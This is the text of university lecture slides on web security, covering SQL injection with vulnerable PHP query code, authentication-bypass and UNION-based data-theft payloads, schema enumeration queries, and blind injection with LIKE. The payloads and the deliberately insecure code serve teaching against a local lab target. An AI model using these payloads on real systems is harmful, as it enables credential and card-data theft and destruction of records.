Stony Brook University

CSE 361: Web Security


Database (In)security

Nick Nikiforakis

Remote Attacker

- Can connect to remote system via the network
  - mostly targets the server
- Attempts to compromise the system
  - Arbitrary code execution
  - Information exfiltration (e.g., SQL injections)
  - Information modification
  - Denial of Service

Input to a Web server



Input demo


Hello World!

Name

BMW

□ Hello World

submit



Visible form fields


Hidden form fields

Any other GET/POST parameters

Cookies

Arbitrary HTTP headers

SQL Injections


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Relational Databases

- Stores information in well-defined tables
  - each table has a name
  - each table has several columns (with well-defined types, e.g. int or varchar)
- Tables contain rows (records of data)

id	name	email
1	Turanga Leela	leela@planetexpress.com
2	Bender Bending Rodriguez	bender@planetexpress.com
3	Philip J. Fry	fry@planetexpress.com

Reminder: SQL

- **S**tructured **Q**uery **L**anguage
  - used to read, modify, or delete data in database management systems (DBMS)
- SQL is standardized (ISO and ANSI)
  - All DBMS add some proprietary extensions to the standard
    - INSERT INTO … SELECT FROM … (MySQL)
    - SELECT .. INTO .. FROM (PostgreSQL)
- Based on English Language
  - Originally SEQUEL (Structured English QUEry Language)
- Used in almost any major Web application

SQL Syntax: SELECT, INSERT, DELETE, UPDATE

- Extract some information from a table which matches certain criteria
  - `SELECT name FROM signup WHERE email=bender@planetexpress.com'`
- Insert specific values for given structure into a table
  - `INSERT INTO signup (name, email) VALUES ('Dr.Zoidberg', 'zoidberg@planetexpress.com');`
- Update a table, set a specific column to a value which matches certain criteria
  - `UPDATE signup SET email='amy@planetexpress.com' WHERE name='Amy Wong';`
- Delete all rows from a table which matches certain criteria
  - `DELETE FROM signup WHERE email='leela@planetexpress.com';`

SQL: Separation of code and data

- SQL uses certain keywords for the query structure
  - INSERT, SELECT, INTO, FROM, ...
- Data is given in the form of literals
  - strings, numerical values, ...
- In reality, queries are often created on the fly
  - incorporating user-provided data

Example scenario: (bad) password checking

```
mysql_query("
  SELECT * FROM users
  WHERE name='".$_GET["name"]."'
  AND password='".$_GET["password"]."'");
```

- User: **nick**, Password: **password**

```
  SELECT * FROM users WHERE name= 'nick' AND
password='password';
```

- User: **nick**, Password: **nick's password**

```
  SELECT * FROM users WHERE name= 'nick' AND password=
'nick's password';
```

Example scenario: (bad) password checking


```
mysql_query("
  SELECT * FROM users
  WHERE name='".$_GET["name"].“'
  AND password='".$_GET["password"].“'");
```

- User: **nick**, Password: **password**

```
  SELECT * FROM users WHERE name= 'nick' AND
password='password';
```

- User: **nick**, Password: **nick's password**

```
  SELECT
'nick's
```



```
#1064 - You have an error in your SQL syntax; check the
manual that corresponds to your MySQL server version for
the right syntax to use near 'password'' at line 1
```

Example scenario: (bad) password checking

```
mysql_query("
  SELECT * FROM users
  WHERE name='".$_GET["name"]."'
  AND password='".$_GET["password"]."'");
```

Always evaluates to True

- User: **nick**, Password: **a' OR 'a' = 'a**

SELECT * FROM users WHERE name='nick' AND password='a' OR 'a' = 'a';

- Note: AND takes precedence over OR
  - Result: will return first user in the table
  - To select specific user, use: password: a' OR user='root

SELECT * FROM users WHERE name='nick' AND password='a' OR user='root';


SQL comment operators

- Similar to "regular" programming languages, SQL support comments
  - rest-of-line comments "#", "-- " (note the space!)
  - range comments "/* ... */" (requires two injection points, since */ must appear)
  - PostgreSQL does not support #, SQLite allows open-ended /*
- Comments are helpful to cut off remaining query
- User: **nick**, Password: **' OR 1 #**

```
  SELECT 1 FROM users WHERE name='nick' AND
password='' OR 1#';
```


Live Demo

Determining vulnerability



Vulnerability: SQL Injection

User ID: '



```
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''''' at line 1
```

Leaking data with UNION


- SQL allows to chain multiple queries to single output
  - union of all sub queries
- `SELECT ... UNION SELECT ....`
  - very helpful to exfiltrate data from other tables
  - Important: number of columns must match
  - Note: "type" of data does not matter
- Allows for extraction of data across tables and databases
  - ... `UNION SELECT column FROM database.table`
  - Question: what databases and which tables are accessible?

Learning correct number of columns

- ORDER BY statement orders output of query
  - referenced by column name
  - or by column index (starting from 1)
- Try increasing ORDER BY so long as no errors occurs
  - actually, can use binary search to speed up the process
- Alternatively: UNION SELECT with increasing number of values
  - UNION SELECT 1
  - UNION SELECT 1,2
  - UNION SELECT 1,2,3, ...

Determining number of columns

id=1' ORDER BY 1,2 #




localhost:8080/vulnerabilities/sqli/?id=-1'+order+by+1,2 # &Submit=Submit#

Vulnerability: SQL Injection

User ID: Submit

id=1' ORDER BY 1,2,3 #



localhost:8080/vulnerabilities/sqli/?id=-1'+order+by+1,2,3+&Submit=Submit#

```
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''' at line 1
```

Stealing from other tables

- Vulnerable SQL statement
  - SELECT id,name,price from products where id = $_GET['id']


- Possible exploit vectors abusing UNIONS
  - id=-1 UNION ALL SELECT username,password from users;
  - id=-1 UNION ALL SELECT cc-num,cc-name from cards;
  - …

MySQL information_schema

- Pseudo-database (actually more of a view)
  - contains all information accessible by current user
- schemata: contains all accessible schemata (databases)
  - SELECT schema_name FROM information_schema.schemata;
- tables: contains all accessible tables (including name of their databases)
  - SELECT table_schema, table_name FROM information_schema.tables;
- columns: contains all columns (including tables and databases)
  - SELECT table_schema, table_name, column_name FROM information_schema.columns;


SQLite PRAGMA

- PRAGMA stats;



```
sqlite> PRAGMA stats;
auth_user||92|200
auth_user|sqlite_autoindex_auth_user_1|72|200
django_session||62|200
django_session|django_session_expire_date_a5c62663|30|200
django_session|sqlite_autoindex_django_session_1|56|200
auth_permission||85|200
```

- PRAGMA table_info(<table>);



```
sqlite> PRAGMA table_info(auth_user);
0|id|integer|1||1
1|password|varchar(128)|1||0
2|last_login|datetime|0||0
3|is_superuser|bool|1||0
4|first_name|varchar(30)|1||0
5|last_name|varchar(30)|1||0
6|email|varchar(254)|1||0
7|is_staff|bool|1||0
```

PostgreSQL information_schema (per database view)

- schemata: contains all accessible schemata
  - SELECT schema_name FROM information_schema.schemata;
- tables: contains all accessible tables (including name of their schema)
  - SELECT table_schema, table_name FROM information_schema.tables;
- columns: contains all columns (including tables and databases)
  - SELECT table_schema, table_name, column_name FROM information_schema.columns;

Blind SQL Injection

Blind SQL Injections

- SQL injections may be used to exfiltrate all required data in one query
  - e.g., UNION SELECT
- Queries might not return the output though
  - merely the number of matched rows
- Can be used to learn one bit at a time
  - several queries required for successful exploit


```
<?php
$res = mysql_query("
  SELECT 1 FROM users
  WHERE name='".$_GET["name"]."'");

if (mysql_num_rows($res) == 1) {
  print "OK";
} else {
  print "NOK";
}
?>
```

Asking for partial information (MySQL)

- Blind SQLi allows for a single bit at a time
  - need means to select just that bit
  - e.g., is first character of password an 'a'
- Using substrings
  - `MID(str, pos, len)`: extract `len` characters starting from `pos` (1-based)
    - alias for SUBSTRING(str, pos, len)
  - `ORD(str)`: returns ASCII value for left-most character in string
- Using LIKE
  - using wildcard 'a%' ('a' followed by an arbitrary amount of characters)
  - caveat: LIKE is case-insensitive by default, _ is also wildcard (single character)

Exploiting blind SQLi




```
$res = mysql_query("
SELECT 1 FROM users
WHERE name='".$_GET["name"]."'");

if (mysql_num_rows($res) == 1)
  print "OK";
else
  print "NOK";
```

```
name=nick' AND password LIKE 'a%' #
```

```
NOK
```

Exploiting blind SQLi



